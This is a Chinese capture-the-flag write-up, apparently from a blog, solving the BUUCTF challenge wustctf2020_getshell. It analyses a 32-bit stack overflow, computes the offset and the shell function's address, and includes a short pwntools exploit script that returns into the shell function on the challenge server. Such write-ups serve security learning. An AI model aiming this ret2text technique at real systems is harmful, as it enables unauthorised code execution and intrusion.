buuctf中的wustctf2020_getshell(栈溢出)


首先checksec检查一下保护机制:

-32位程序

-仅开启了栈不可执行保护
接下来使用反汇编工具IDA进行分析:


发现vulnerable函数和shell函数,分别点进去

vulnerable函数:

buf到栈底的距离为0x18个字节,但是这里read却读入了0x20个字节的数据,存在栈溢出漏洞,顺便算出偏移为0x18 + 0x4

shell函数:

执行shell函数即可拿到shell

顺便拿到shell地址0x804851B
接下来编写exp攻击脚本:

python 复制代码
from pwn import *
context(arch='i386', os='linux', log_level='debug')

#io = process('./pwn')             # 在本地运行程序。
# gdb.attach(io)                    # 启动 GDB
io = connect('node5.buuoj.cn',27617)              # 与在线环境交互。


offset = 0x18 + 0x4
shell_addr = 0x804851B

payload = b'a'*offset + p32(shell_addr)
io.sendline(payload)

io.interactive()


这是运行结果:

最后手动输入cat flag拿到flag
相关推荐
aifannihao15 小时前
ß 大写变 SS:用 Python 算清 Ruby2Shell 的缓冲区账本
python·安全·标准库·缓冲区溢出·字符串编码
CCIE-Yasuo21 小时前
网络安全-PHP基础3
安全·web安全·php
未来之窗软件服务1 天前
API接口安全与合作商业秘密架构-东方仙盟
安全·架构·接口安全·仙盟创梦ide·东方仙盟·终端架构
HMS工业网络2 天前
工业远程访问的五项安全部署原则
运维·服务器·安全
知白映川2 天前
一个不上传数据的工具,怎么知道自己有没有人用
安全·架构
山东科恩光电2 天前
安全地毯压敏传感技术在自动化产线与仓储区域的人员检测及联动停机防护方案
安全
如夏倾城2 天前
五大远程桌面协议:RDP、SSH、VNC/RFB、Citrix ICA/HDX 与 VMware Blast Extreme
运维·windows·网络协议·安全·自动化·ssh·远程工作
0xBADCODE2 天前
2026 工业互联网安全大赛 · 全国预选赛题解系列密码学方向 crypto-5
网络·安全·web安全·网络安全·系统安全·密码学
Flynt3 天前
Java4Shell 实测:EPYC 一跑就中招,关掉 Base64 硬件加速,1KB 解码慢 14 倍
java·安全·性能优化
地平线开发者3 天前
让 AI Agent 和 征程6 台架高效、稳定、安全地协作
算法·安全·自动驾驶